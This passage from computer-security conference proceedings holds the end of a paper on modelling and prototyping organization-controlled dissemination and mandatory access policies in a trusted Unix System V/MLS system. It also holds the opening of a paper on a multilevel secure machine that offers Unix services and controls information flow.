- **User Attributes:** The MAC policy allows changes to user attributes only if the security level of the process requesting the change equals the access-approvals (clearances) of the user. In addition, the MAC policy requires that a user be in the role **security officer** to modify the access-approvals of a user.

Table 1. MAC Policy for Objects of Type **device**.

IF THE REQUEST IS	THEN ACCESS IS ALLOWED IF
delete-data	$P = O$
read	no condition ²
read-open	$P \geq O$
read&write-open	$P = O$
write	no condition ¹
write-open	$P = O$

- **Process Attributes**³: The MAC policy does not allow changes to the security level of a process. It allows changes to other process attributes if the security level of the process requesting the change equals the security level of the process whose attribute is being modified.
- **Object Attributes:** The MAC policy allows changes to object attributes only if the security level of the process requesting the change equals the security level of the

² A distinction is made between read (write) and read-open (write-open). Read-open (write-open) enables the process to read (write) the object; read (write) actually causes the transfer of data from (to) the object that has been opened into (from) the memory space of the process doing the reading (writing). The MAC policy for controlling read or write access is, therefore, applied to the read-open and write-open and no MAC policy applies to the actual reading/writing of the data. However, other models can be conceived in which a floating label policy for the sensitivity label of the object might be applied at the read or write, similar to the floating information label policy of the CMW model [8].

³ This model uses the less general term “process” rather than “subject,” where a set of attributes is associated with each process. A process together with some set of attributes (or ACI) explicitly identifies a subset of a subject.

object. In addition, the MAC policy requires that a user be in the role **security officer** to modify the security level of an object.

The MAC policy on reading attributes is as follows: A process is allowed to read the attributes of a user, process, or object if the security level of the process making the request dominates the security level of the user, process, or object whose attribute is to be read. Reading attributes is distinguished from reading the file; the ADF adjudicates whether either operation is permitted to the process.

MAC Policy Implementation: The prototype implementation did not make any changes to UNIX System V/MLS MAC.

MAC Policy Model: One of the benefits of this effort and this approach to modelling and implementation is the ability to explicitly model functions typically dealt with by trusted processes. The authority component of the GFAC framework provides a method to have explicit rules to express authority to perform special functions within the computer system as opposed to relying on trusted processes that operate outside the security policy defined for the system. We believe this will provide greater assurance about the security of a system.

An example of how we dealt with processes that have to be trusted with respect to other models, is how our model deals with daemons. Daemons typically have privileges that ordinary user processes do not have. In refining the ORGCON model to deal with implementation details, the privileges and constraints for the ORGCON model (and also a compatible model for MAC) had to be defined. For our environment, the following definition of daemon was used:

daemon: a process running in user mode (subject to access control policies and constrained to use the system call interface of the TCB Interface Model) but having **system** as its owner.

This definition corresponds exactly to a UNIX non-kernel process having a UID of 0 (zero). Daemon processes such as mail handlers and print managers need to access files that belong to various users. These files may have various security levels defined by the MAC model of the system. Because it is impractical to instantiate a daemon for every hierarchical level and category set, our MAC rules allow daemons to access needed files and directories without regard to their security levels. At the same time, the MAC and other rules of access should restrict what a daemon may do, in consonance with the least privilege principle. For example, we restrict the writing of objects by a print daemon in a manner that will prevent indiscriminate copying of users' files. Similarly, while we allow a mail daemon to deliver mail to a user's designated "inbox", we restrict the mail daemon's source to the domain of mail so that it cannot copy some other user's file and deliver it as mail. These examples suggest the general concept of restricting types of processes to specific domains. For the current formal model, we have only print and mail daemons, but the extension of this approach to other daemons and/or domains should be straightforward.

To use the concept just described, we define additional attributes of objects and processes — "object-domain" and "process-domain." These attributes put the concept of domains into the model. For our purposes, the domain attributes have the values **mail**, **print**, and **users**, but other domains could easily be added. We abstractly describe our MAC policy for daemons in a straightforward way.

- **MAC Daemon Policy:** A daemon process whose process-domain attribute is **D**, attempting to access an object in domain **D** (that is, an object whose object-domain attribute is **D**), is allowed the access regardless of the security level of the object.

Policy 2: ORGCON (Organization Controlled)

ORGCN Policy Description: The ORGCN policy, based on the ORCON policy as defined in DCID 1/7 [11], was developed as an AIS policy to control the dissemination of information. ORGCN works in cooperation with MAC, providing a non-discretionary, organization-based control for limited distribution of information; it is basically a “read-no-copy” policy. ORGCN explicitly defines authority and delegation of authority, provides for accountability, and has an explicit inheritance policy. The primary elements of the ORGCN policy are as follows:

- ORGCN information is owned by an originating organization; ownership is not alterable. An originator representative (ORGREP) controls the ORGCN information and its distribution on behalf of the owning organization.
- ORGCN information is distributed only to an identified list of recipient organizations. Each recipient organization has some set of individuals (a defined group) that are authorized to see ORGCN data.
- The list of individuals at each recipient organization authorized to see ORGCN data is maintained by a recipient representative.

The originating organization is represented by one or more individuals acting in the role “ORGREP.” Any person within the organization may generate information that is to be ORGCN-controlled but only an individual having the role “ORGREP” is permitted to mark the information with the ORGCN handling control and to specify the distribution list of recipient organizations. ORGCN-controlled data is addressed to specific organizations and is intended to be accessed only by authorized individuals in those organizations. For example, ORGCN-controlled data could be addressed to a commander (e.g., CINC); this form of address indicates not an individual, but an individual in the role indicated and the limited number of people in direct support of that role (e.g., staff officers). Individuals acting in the role of “recipient representative” specify the individuals who are authorized to view ORGCN files received from other organizations. Thus, viewing of ORGCN data is restricted to intended recipients; management of the ORGCN files is restricted to the ORGREP and recipient representative. Table 2 summarizes the allowable actions under the ORGCN policy.

Table 2. ORGCN Control of Access

WHEN A USER REQUESTS THIS ACTION:	THE FOLLOWING CONDITIONS MUST BE MET:
Mark a file ORGCN	User is ORGREP
Open an ORGCN file for reading	User is defined as belonging to a recipient organization group or user is a daemon
Delete ORGCN file, individual copy	User received an individual copy of the ORGCN file or user is a daemon attempting to delete an ORGCN file in its own domain
Delete ORGCN file, organization copy	User is recipient representative or user is a daemon attempting to delete an ORGCN file in its own domain
Delete ORGCN file, original	User is ORGREP or user is a daemon attempting to delete an ORGCN file in its own domain
Copy ORGCN file	User is ORGREP, recipient representative, or a daemon

ORGCN Policy Implementation: The ORGCN policy is used in conjunction with MAC; that is both MAC and ORGCN must both be satisfied in order for access to be granted to an ORGCN object. DAC (which is not part of the Policy Model) is part of the underlying UNIX System V base. The DAC mechanisms support a weak form of a need-to-know policy;

ORGCN, on the other hand, is a very strong need-to-know policy. In ORGCN, the access control information (ACI) is "indelibly attached" to the object; i.e., the ACI (e.g., an access control list) cannot be disassociated from the object. In theory, ORGCN objects should not be constrained by DAC. However, it would have been prohibitively difficult to eliminate the application of System V/MLS DAC to ORGCN objects. Therefore, we arranged the DAC permissions and checks so that its effect is nil; any of the four policies we have included in the Policy Model can override a favorable DAC decision.

The computer support for the ORGCN policy is primarily based on the following elements: (1) ORGCN-policy attributes for files, (2) ORGCN-policy roles/groups for users, and (3) ORGCN-policy system calls.

Attributes for Files

The ORGCN policy implementation depends on the following additional object ACI:

- **data-type:** may have the value **ORGCN**, indicating that the file is an ORGCN-controlled object subject to the ORGCN policy.
- **copy-control:** may have one of the following values: (1) **NULL** (not under ORGCN control), (2) **original** (the original file placed under ORGCN control), (3) **organization-copy**⁴, or (4) **individual-copy**. This is an area where the model considered specific implementation details. While ORGCN is basically a "read-no-copy" policy at the user level, at the implementation level, copies must be made to the display and printer; the ORGREP and recipient representative are allowed controlled copying for distribution purposes. The model had to distinguish the different uses of the term "copy" at different levels of abstraction. At the implementation level, displaying or printing information is accomplished by copying to a device. In order to control copying, it was necessary to distinguish specific devices. ORGCN permits a recipient to copy to device types display and printer, but not to files.
- **distribution:** the distribution list for a file whose "data-type" attribute is **ORGCN**, otherwise it has the value **NULL**. An important feature of the ORGCN policy is that the distribution list for ORGCN information is ACI permanently associated with the file. The ORGREP is the only role capable of creating the distribution list for an ORGCN file. We decided that once an ORGCN file is created and the distribution list attached, no changes can be made to it. The distribution list serves two purposes: It provides the necessary information for read access control by the TCB, and it informs recipients which other organizations received the information. This is another area where implementation details forced the model to consider such issues as whether the recipient is on the same or different system as the originator.

⁴ We can distinguish two architectures for the copy policy. When authorized users access a shared file system (e.g., a shared file server) only one copy of an ORGCN file is required. When users don't have access to shared file systems (e.g., separate systems, non-client-server workstations), they require individual copies.

Roles/Groups for Users

In System V/MLS individual users are allowed to create groups and "own" them. We made use of this capability to empower the recipient representative to control the membership in an ORGCON recipient group. This is an explicit example of authority.⁵

A "role" is a particular use of the group concept where functional privileges are assigned to a user with respect to a particular policy. When a user takes on a role, the user relinquishes the privileges associated with any previous role played, applying the principle of least privilege. In the prototype, when users log on to the system, they assume the role of "ordinary user." The user must take explicit action to change to any other role, and in doing so, relinquishes any privileges associated with the "ordinary user" role that are not also associated with the role just assumed. For the ORGCON policy, three roles are defined, shown in Table 3. The authority is the role who can change the membership of the role or group.

Table 3. ORGCON-Roles

ROLE	FUNCTION	AUTHORITY
originator representative	Marks a file as ORGCON and affixes the distribution list (sets the value of the attribute "distribution")	security officer
recipient representative	Controls membership of recipient organization groups; may copy ORGCON file for distribution to recipients	security officer
recipient	Member of a recipient group can read specified ORGCON files	recipient representative

System Calls

The UNIX system call, which is a special type of system function, is the computer program's way of requesting services by the operating system. More precisely, the system calls of a particular UNIX system define the interface between processes and the kernel. In the GFAC modeling approach, this interface is called the TCB Interface and is modeled as a finite-state machine called the TCB Interface Model. As described in [2], each system call of UNIX System V⁶ must be examined to determine what it does to the state of the system and whether that action has any affect on any of the system's policies. Some system calls have no relevance to the MAC policy but significant relevance to the ORGCON policy. Looking at the system calls in this way calls attention to needed constraints in one or more policies.

The prototype implementation and formal model of ORGCON required four system calls in addition to the native UNIX System V system calls. These calls represent a design decision for the prototype. Other designs might select alternative ways of satisfying the ORGCON policy.

- *Change-Role*: The change-role system call allows users to assume a particular role. For example, a user wishing to act as the originator representative would explicitly change role to

⁵ There may be some confusion about our use of the term group because it has previously been associated only with DAC. We came to the conclusion that DAC cannot be allowed to monopolize this term; if necessary we attach the term "ORGCON" to indicate the policy with which the group is associated.

⁶ System V/MLS does not add any new system calls to System V.

ORGREP. The policy controls changing of ORGCON roles by checking the "User-Role Association Table (URAT)" to check if the requested role is authorized for that user. If authorized, the user assumes the role, is put in a restricted shell with a very limited set of commands (enforcing least privilege), and is moved into a directory (or hidden secured subdirectory) appropriate to the given role.

- *Modify-Attribute*: The modify-attribute system call allows users with the appropriate authorization to modify attributes associated with objects⁷. This system call enables ORGREPs to change the data-type attribute to ORGCON and to attach the distribution list for an ORGCON file, and recipient representatives to mark an ORGCON file as a copy (by putting the value individual-copy into the "copy-control" attribute). The prototype "designate" and "distribute" commands make use of this system call.
- *Read-Attribute*: The read-attribute system call allows users with the appropriate authorization to read attributes associated with objects. For the ORGCON policy this system call enables recipient representatives to retrieve the distribution list of an ORGCON file, needed to provide copies to the appropriate recipients of the ORGCON file.
- *Copy*. The copy system call enables users with the appropriate authorization to make a copy of a file. A UNIX file copy of ORGCON information is created by this system call. The system call does not allow copying to an existing file. The UNIX file that is to be copied may already be open for reading or for reading and writing. If it is not already open, this system call checks (via the Open for Read request to the Access Rules) whether it is permissible to open the file for reading, but it does not actually do the open. All attributes of the created file have the same values as the corresponding attributes of the copied file. For the ORGCON policy, this system call lets a recipient representative make a copy of an ORGCON file.

ORGCON Policy Model: The Policy Model for ORGCON goes through all the UNIX system calls, including the new ones introduced for ORGCON, examining what each does to the state of the system and whether the action has any ORGCON-relevant aspects which must be specified and constrained. As an example, we state the ORGCON policy for print daemons:

A daemon in domain **print** is allowed to search an ORGCON directory outside the print domain and to copy, via the copy request, an individual copy of an ORGCON file outside the print domain. A printer daemon is not allowed any other access to an ORGCON directory or file that is outside the print domain. If a print daemon attempts to access a non-ORGCON object, the ORGCON policy doesn't care. If a print daemon attempts to access an ORGCON file in the print mail domain, the ORGCON policy allows only the following actions: (1) search, read, or write a directory, (2) read-open a file, (3) write-open a device (an object with object-type = **device**), or (4) delete a file or directory

Policy 3: Functional Control Policy (FC)

FC Policy Description: The functional control policy implements a general role and type policy in terms of system-roles of users and categories of objects. The system-roles are **user**, **security officer**, **administrator**, and **daemon**. The object categories are **general**, **security**, and **system**. A process whose owner has system-role **R**, requesting access to an object having object-category **C**, shall be allowed the access only if **R is compatible with C**, where is compatible with is defined as follows:

⁷ This system call introduces a powerful technique for dynamic user participation in policy definition and implementation, similar to the UNIX capability for the user to change read, write, and execute permissions. Appropriately used, it can support the implementation of "trusted processes" in a controlled manner.

- user is compatible with general
- administrator is compatible with general and system
- security officer is compatible with general and security
- daemon is compatible with general and system.

This policy controls changing of system-roles in exactly the same manner that the ORGCON policy controls ORGCON-role changing by checking the URAT. A process is allowed to change its owner's role only if the requested role is authorized by the URAT.

Policy 4: Security Information Modification (SIM) Policy

SIM Policy Description: The SIM policy is based on types of system data and system-roles of users; this policy allows only the security officer to change the system's security information (si).

- The object attribute "system-data-type" may have the value si, indicating that the object contains security information. In UNIX, the /etc/passwd file would have this value for its data-type attribute. NULL indicates that the object contains ordinary user or system data.

A process requesting access to an object of system type si in a mode that enables modification of the information is permitted the access only if the system-role of the owner of the process (i.e., the user) is **security officer**. A user in the role **security officer** is allowed to create or make copies of si-type objects (e.g., alias and copy requests).

4.0 LESSONS LEARNED

4.1 DATA STRUCTURES SPECIFIC TO ACCESS CONTROL ISSUES

To support the four policies described herein, numerous attributes (ACI) were needed. Tables 4, 5, and 6 summarize these attributes and the valid attribute values. In addition to these attributes, access control context (ACC) information (general system ACI) was defined for the Policy Model as shown in table 7. In the prototype implementation, a data structure was added to handle most of those attributes and the context associated with either ORGCON, FC, or SIM policies.

Table 4. Attributes of User ACI

USER-ACI	VALUES
user-identifier (MAC & ORGCON)	various user IDs or system
access-approvals (MAC)	various security levels or NULL (the MAC policy rules treat NULL as "cleared for all security levels in the system")
system-role (FC & SIM)	user, security officer, administrator, daemon
ORGCON-role (ORGCON)	NULL, originator representative, recipient representative

Table 5. Attributes of Process ACI

PROCESS-ACI	VALUES
process-identifier	various process IDs
security-level (MAC)	NULL or a security-level
process-domain (MAC & ORGCON)	users, mail, or print

Table 6. Attributes of Object ACI

OBJECT-ACI	VALUES
object-identifier (ORGCON)	various
security-level (MAC)	various levels
system-data-type (SIM)	NULL, si
data-type (ORGCON)	NULL, ORGCON
object-type (MAC & ORGCON)	directory, file, scd, ipc, device, comm
object-category (FC)	general, security, system
object-domain (MAC & ORGCON)	users, mail, or print
distribution (ORGCON)	NULL, distribution list for a file of data-type ORGCON
copy-control (ORGCON)	NULL, original, organization-copy, individual-copy
originator (ORGCON)	NULL, identification of the originating organization of an ORGCON file

Table 7. Entities of the Access Control Context

Access Control Context (ACC) Information		
Name of Entity	Structure of Entity	Comment
User-Role Association Table	set of ordered pairs (user-identifier, list of roles)	This table shows the valid roles ⁸ for each user of the system.
Open-Objects Table	set of ordered triples (process-identifier, object-identifier, mode)	This table shows, by process, the objects the process currently has open and the mode of the open (read, write, or read&write).
Recipient Groups	not specified for the model	The recipient groups are managed by a recipient representative and are available to the system's ADF (the implementation of the Policy Model)

The advantage of GFAC is its ability to model any access control policy. The corresponding implementation requires a set of supporting capabilities in the form of general data structures and a general rule interpreter. Generality is required to accommodate the widest variety of policies. An example of data structure generality is found in [13, 14], which propose multiple and/or combined ACLs to support specified policies. Rule generality depends upon the specific access control policy; the rules might define allowed accesses between subjects and objects according to access modes (read, write, append, etc.) or might require that the value of an attribute in the ACI meet specified criteria. We were only partially able to achieve the desired degree of generality in our prototype; some coding was required for the specific policy we were implementing. However, we believe we can generalize from our experience.

Consider the data structures that would be useful in providing the functionality and granularity needed to provide the tools to build access control policies in a system. These might be separate data structures or substructures of one massive security data structure. Data structures should be associated with the subject or object for its lifetime. Issues of inheritance need to be addressed regarding each of them. For example, when an object is created, what values are assigned to each of the attributes in the data structure: a preset default; values based on the attributes of the user/process creating the object; a user defined value; for copied objects, the attribute values associated with the original? When a process is created, do its

⁸ For simplicity, we assume that role names for different policies do not conflict; duplicate names can be handled in a variety of ways but are an implementation detail we choose not to consider here.

attributes assume the values of the corresponding attributes of the process or user that created it? A predefined set based on the function that process is performing?

These data structures are part of TCB. They must be protected, both for confidentiality and integrity. Dynamic storage allocation within the TCB may be required to support the creation and deletion of objects and subjects.

- **Entity ACI:** Entity refers to either subjects or objects. This ACI consists of a data structure of attribute-value pairs. It must be extensible so that as attributes relevant to a given policy are identified, they could be added to the data structure. Extensibility, however, is a difficult issue with regard to interaction and distributed operations and must be approached cautiously. Examples of entity attributes are the policies that are in effect for the object, user id, group/privilege id, location, label, type, retention time, release information, downgrade specifics, incorporation restrictions, etc.
- **General System ACI:** Additional ACI not specifically attached to any particular entity but important to access control and security should also be defined. Examples include time of day, DEFCON (Defense Condition) status, location (e.g., of devices or users/processes requesting access).
- **Copy Control:** Copy control is an issue in many, if not all, access control policies. Specifics of this data structure might include information such as whether a copy is allowed at all, and, if so, how many copies are allowed, to where, for whom, and by whom.
- **Access Control List (ACL):** Each object should have associated with it a structure in which an ACL can be specified. ACLs (or negative ACLs) are a common mechanism used to implement many policies. One useful way to implement ACLs is with a linked list.
- **Special Instructions:** A free-form structure might be useful for specifying special instructions for an object.

A "policies in effect" field is a useful part of the ACI data structure. This field allows specifying the particular policy(ies) in effect for an object. For example, in current trusted systems, both MAC and DAC apply to **all** the objects in the system, so identification of the applicable policies is not necessary. In the ORGCON prototype, though, ORGCON does not apply to all objects in the system. A MAC category is used to represent the ACI attribute **data-type**. The **data-type** ORGCON means that the "ORGCON policy applies to this object." We used a MAC category rather than implement a general data structure as an expedient in the prototype. A "fringe benefit" of using a MAC category was the labeling of every printed page as ORGCON.

4.2 SUPPORTING POLICIES

This effort has demonstrated the need for a variety of supporting policies in order to provide a secure system. For example, the FC policy and SIM policy were defined as supporting policies in order to provide some of the functionality required for ORGCON. By providing roles and coarse type enforcement, the principle of least privilege was applied to all objects in the systems. The UNIX *superuser* "role" does not exist in our prototype. System specific roles of security officer and administrator are defined, each with limited capabilities with respect to system data (e.g., password file, other security information), as opposed to blanket authorizations typically given to the superuser.

The concept of groups is an important one to many policies, for example ORGCON; the UNIX user/group/other bit-mask mechanism provides access control based on group permissions well suited to implementing the ORGCON policy. We believe that some of the weaknesses normally associated with DAC [15] are not weaknesses with the mechanisms used, but the lack of supporting policies, in particular an accountability and inheritance policy. The perceived weaknesses of the mechanisms are overcome by combining other mechanisms

for the appropriate supporting policies with the bit-mask mechanism, to provide a very strong, very restrictive implementation of the ORGCON rules. It is for this reason that these supporting policies are also included in the model.

4.3 COMBINING POLICIES

A trusted system clearly can have multiple applications policies (e.g., payroll and personnel) in addition to confidentiality and integrity policies. This necessitates a policy for combining policies, a meta-policy. Organizations may have different criteria for combining policies. For example, one organization may consider confidentiality paramount, another may hold integrity to be crucial to its operation. Preliminary thinking on some of the issues in handling multiple policies within a single AIS is reported in [12]. In the formal model [4], the basic meta-policy was to logically **AND** the four policies. But because we had “don't care” and “undefined” policy decisions as well as “yes” and “no”, we used an extension of the logical **AND**, defined in a table. The extended logical **AND** demonstrates the possibility of having a tailored meta-policy to combine policies in any fashion needed by an organization. In our earlier model [2], for example, the extended **AND** table expressed a precedence relation between the integrity policy and the DAC policy. The prototype, although it embodies no explicit meta-policy, effectively uses a logical **AND** meta-policy for combining policies.

4.4 INFRASTRUCTURE STANDARDS

Infrastructure standards are extremely important if the sharing of information is ever to be possible. In particular, network protocols are required to ensure that copies of ORGCON objects are transferred between NTCB partitions in a trustworthy manner. Secure interworking among homogeneous platforms is not assured unless the configuration of all systems is rigidly controlled. If one system includes a unique sensitivity marking — PROPRIETARY XYZ, for example — the internal representations of sensitivity levels will probably be inconsistent with other systems. It is necessary but not sufficient for a individual system to define a number of attributes, structures, etc. for implementing access control. There needs to be standardization so that open system security is possible.

4.5 ADDITIONAL KERNEL SERVICES

As described earlier, we found it convenient to add system calls for the prototyping. But our motivation stemmed also from the modeling effort. The formal modeling strongly suggested, for example, that we needed the copy system call because attempting to control propagation of information without it became too complicated. We added a system call for both model and prototype, but we suggest that a layered approach may prove useful. In a layered approach a copy resource would be provided at a higher level than the system calls.

4.6 LEVEL OF DETAIL

We had to make a fundamental choice in our modeling effort: “Should the rules of operation in the model correspond one-to-one with UNIX system calls and reflect the complete functionality of each system call?” We answered “yes” to this question. The alternative would be to abstract from many of the details of the system calls and construct simpler rules of operation. Then, one system call would in general correspond to several rules of operation in the model. For instance, the open system call might correspond to the rules for “open”, “delete”, “create”, and “search”. In our approach, the open system call corresponds exactly with the open rule of operation.

Our rules of operation include a wealth of detail that makes assurance efforts easier. Providing traceability from requirements and specifications down to implementation and use is one reason to use formal methods in developing trusted systems. Formal methods can apply at several places in this spectrum. The detail included in our formal model is a step

toward the goal of bringing formal methods closer to the final stages of implementation — complete functional design and coding.

Our use of object types reflects our tendency to be more detailed than usual. We found that we could not satisfactorily express our security policies in terms of the abstract entity object. We needed to define the types file, directory, device, and so forth to preserve the details of the policies that we considered important.

4.7 TRUSTED PROCESSES

Since the beginnings of our GFAC work we have felt that there should be a better way to both model and implement trusted processes⁹. Although we cannot claim to have a satisfactory answer for all the issues one can raise, we believe we have a better way to address the functionality accomplished by trusted process. The rule-base of the model has specific policy for trusted processes — for the mail and print daemons. This policy is slightly different from the MAC policy imposed on normal processes. In this scheme, trusted processes such as daemons are not exempt from the MAC policy. Instead, the system imposes a MAC policy specifically designed for them. Every process is constrained by the policy, but all processes are not treated identically. This is quite different from giving a trusted process a privilege for exemption from the MAC policy.

5.0 SUMMARY

The prototype implementation of the ORGCON policy was accomplished by using some of the existing features and mechanisms of System V, System V/MLS, and by developing some additional code. For example, the restricted shell feature of System V/MLS is used to provide some of the AEF functionality. The uid, gid, user/group/other bit-mask, privilege, and label features are also used to provide some of the AEF functionality and to implement some of the ACI. Although useful in itself, the prototype implementation was not as modular as desired by the authors who were attempting to implement GFAC concepts. For example, given the restrictions of the underlying system, we were not able to implement the rules as a separate rule base. As a result, a “wish list” of features for implementing systems within this framework was identified.

GFAC is a tool and facilitator for expressing and defining access control policies for AISs. It is a framework that provides a modular separation of the functions required for access control. The prototype contains a mixture of general tools for implementing new policies along with specific code to “shoehorn” ORGCON into our system. Retrofitting existing trusted systems does not appear to be the best solution. Operating systems must be designed with extensible security in mind, particularly in terms of what data structures are needed to provide the needed controls.

One other point about retrofitting existing trusted systems. The ORGCON policy is intended to work in conjunction with MAC; in other words, for any object under ORGCON control, the access request must pass both the MAC and ORGCON checks in order for access to be allowed. Many arguments have been made for the suitability of MAC (or a lattice) to policies

⁹ Schaefer [9] and Landwehr [10] have previously commented on the use of trusted subjects and processes in order to overcome some of the overly restrictive axioms of models used for secure system development. These trusted subjects/processes are endowed with special exemptions from some or all of the policy enforcement by the TCB, necessary for the trusted subject to perform its intended functions. When the policy enforced by the trusted subject is different from the policy described in the system security model, the validity of the model as a representation of the system is compromised and assurances derived from formal analysis of the model are rendered invalid. By directly addressing the policies associated with these trusted subjects/processes in the formal model and specifications, no exceptions or special cases are necessary.

other than the DOD clearance/classification scheme. While this may be true, it also appears reasonable that there are many other policies in use in the world of paper documents that are reasonable candidates for automation that do not intuitively map to the hierarchical structure. To retrofit an existing trusted system that enforces MAC on every access to every object to also enforce this other policy does not seem to be a reasonable approach. A more flexible, extensible system base is needed.

From the viewpoint of implementing policy extensions to an existing TCB, this research effort was relatively useful. It has produced a laboratory prototype of an ORCON-like policy. This prototype could easily serve as the basis for a production-quality implementation of a real policy for a real user. The research also identified issues for future extensible TCBs.

Availability

Handouts including overview slides and demonstration scripts from the prototype are available on request.

REFERENCES

1. Abrams, M. D., K. W. Eggers, L. J. LaPadula, I. M. Olson, "A Generalized Framework for Access Control: An Informal Description," *Proceedings of the 13th National Computer Security Conference*, October 1990.
2. LaPadula, L. J., "A Rule-Base Approach to Formal Modeling of a Trusted Computer System," M91-021, The MITRE Corporation, August 1991; this paper is approved for public dissemination.
3. Abrams, M. D., J. Heaney, O. King, L. J. LaPadula, M. B. Lazear, I. M. Olson, "Generalized Framework for Access Control: Towards Prototyping the ORGCON Policy," *Proceedings of the 14th National Computer Security Conference*, October 1991.
4. Abrams, M. D., L. J. LaPadula, I. M. Olson, "Generalized Framework for Access Control: A Formal Rule-Base for the ORGCON Policy," M92B0000037, The MITRE Corporation, April 1992; this paper is approved for public dissemination.
5. International Organization for Standardization (ISO), Working Draft on Access Control Framework, ISO/IEC JTC 1/SC 21 N6188, 24 June 1991.
6. LaPadula, L. J., "Formal Modeling in a Generalized Framework for Access Control," *Proceedings of the Computer Security Foundation Workshop III*, 12-14 June 1990.
7. Flink, C.W. and J.D. Weiss, "System V/MLS Labeling and Mandatory Policy Alternatives," *AT&T Technical Journal*, May/June 1988.
8. Millen, J. K., D.J. Bodeau, *A Dual-Label Model for the Compartmented Mode Workstation*, MITRE Paper M90-51, The MITRE Corporation, Bedford, MA, August 1990.
9. Schaefer, M., "Symbol Security Condition Considered Harmful," *Proceedings of the 1989 Symposium on Security and Privacy*, Oakland, CA, IEEE Computer Society Press, May 1989.
10. Landwehr, C., C. Heitmeyer, J. McLean, "A Security Model for Military Message Systems," *ACM Transactions on Computer Systems*, Vol 2, No.3, August 1984.
11. Director of Central Intelligence Directive 1/7, *Control of Dissemination of Intelligence Information*, May 1981.
12. Abrams, M. D., M. V. Joyce, "On Multiple Access Control Policies In A Trusted Computing Base," MITRE Corporation, 1992; this paper is approved for public dissemination.
13. Graubart, T. D., "On the Need for a Third Form of Access Control," *Proceedings of the 12th National Computer Security Conference*, Baltimore, MD, October 1989.
14. McCollum, C.J., J.R. Messing, and L. Notargiacomo, "Beyond the Pale of MAC and DAC -- Defining New Forms of Access Control," *Proceedings of the 1990 IEEE Symposium on Research in Security and Privacy*, Oakland, CA, pp. 190-200, IEEE Computer Society Press, May 1990.
15. National Computer Security Center (NCSC), *A Guide to Understanding Discretionary Access Control in Trusted Systems*, NCSC-TG-003, September 1987.

Unix operating services on a multilevel secure machine

Bruno d'AUSBOURG

CERT/ONERA

Département de Recherches en Informatique

2 avenue E.Belin

B.P. 4025

31055 Toulouse Cedex FRANCE

email: ausbourg@tls-cs.cert.fr

Abstract

In this paper we first describe the architecture of a computer machine ensuring a protection for data and processes of various classification levels, concurrently running on behalf of variously cleared users. The security, enforced by a hardware security subsystem, is based on an internal information flow control that prevents building any illicit channel. Such a machine is able to offer mechanisms and services of standard operating systems. In particular, it constitutes a secure basis upon which it may be possible to implement UNIX data structures, mechanisms, and services and we show principles of such an implementation. It permits then to build and manage multilevel data structures and computations which are able to satisfy the highest security requirements of new applications, offering them a standard system interface with complementary multilevel services. The result is not a secure Unix operating system, for which we make the hypothesis it may be totally untrusted, but rather a highly secure machine offering standard Unix system interfaces.

1 Introduction

Relatively numerous Unix operating systems exist that are announced to bring security, as described in the Orange Book [Dod85]. Generally speaking, they are built by restructuring existing Unix operating systems and by adding to them new security features. These new operating systems introduce additional controls in a given layer. Sometimes these controls may be founded on a security model. They always rely on the hypothesis that layers under this one are trusted. In our research approach we try to build Unix functions and mechanisms on a machine bringing up a high security degree, based on strict access controls and a full control of internal information flows[AL92]in the system. This machine, M²S, has been developed at CERT/ONERA in the framework of a project supported by DGA/STEL. It is equipped with Unix operating functions and mechanisms. So, it constitutes a Unix machine which is able to allow computations for very sensitive information, to ensure portability of existing applications, and to build new ones taking account of all new offered features.

2 Multilevel security definition

2.1 Control of causal dependencies

The aimed security is able to protect both confidentiality and integrity of data and processes over the system. The formal definition given in [Eiz89] and [BCE90] establishes, with regard to confidentiality for example, that a system is secure if and only if the set of all the objects that may be observed in the system by a subject s , $O(s)$, is included in the set of objects he has the right to observe $R(s)$:

$$O(s) \subseteq R(s) \quad (1)$$


It is important to define $O(s)$ very closely. If not, a subject s can observe some object o not in $O(s)$. This object o can be used by a trap or a Trojan horse to disclose any secret information.

In fact, a user is able to perceive values of various objects all over the system. Some of them may have a finer granularity than files. For example, a user can observe the status value of processes, of data structures as a lock or a semaphore, of memory cells or of registers inside a disk controller. He can also observe duration of operations as disk access, memory access. Then he can observe the value of data at various given times, and perceive dates of their changes. Therefore, what may be really observed over the system is more than only objects, but **points** (*object,time*). Indeed, saying that a point (o,t) may be observed by a subject s involves two kinds of possible observations which entails two kinds of communication channels:

- the **value** of the object o at time t may be perceived, and a storage channel is involved here;
- the **time** or date t at which the object o takes a given value may be perceived, and a timing channel is involved here.

So, $O(s)$ comprises points (o,t) that must be understood as values of objects o at a given time t . Output objects may be directly observed by a user and then their associated points (o,t) belong to $O(s)$. These points are produced by computations from other points reflecting the state of internal objects. These internal objects are themselves produced by computations from input data. So, $O(s)$ contains more than points that can be directly observed: it contains also the points on which the points that may be directly observed depend on. A precedence order on instants t defines as *causal* these dependencies in the model.

Figure 1 Causal dependencies inside a system



For instance, Figure 1 describes a system with an output object o , whose value is observed by a subject at time t_{output} . The value of this object o depends on previous values of objects reflected by points (d, t_5) , (c, t_4) , (b, t_2) , (a, t_1) , and finally (i, t_i) where i is an input object and t_i satisfies

$$t_{output} > t_5 > t_4 > t_2 > t_1 > t_i \quad (2)$$

If the subject knows the internal system functioning, by observing o , he can deduce values of intermediate points on which (o, t_{output}) is depending causally: (d, t_5) , (c, t_4) , (b, t_2) , (a, t_1) , for example. So, he can deduce values of some input points (i, t_i) in the system. Then it is possible for him to discover some input values which he would not have the right to observe. Except if the system ensures that all these points contain no sensitive information and are not computed from sensitive ones. In other words, a subject perceives no sensitive information if the system ensures the condition expressed in (1).

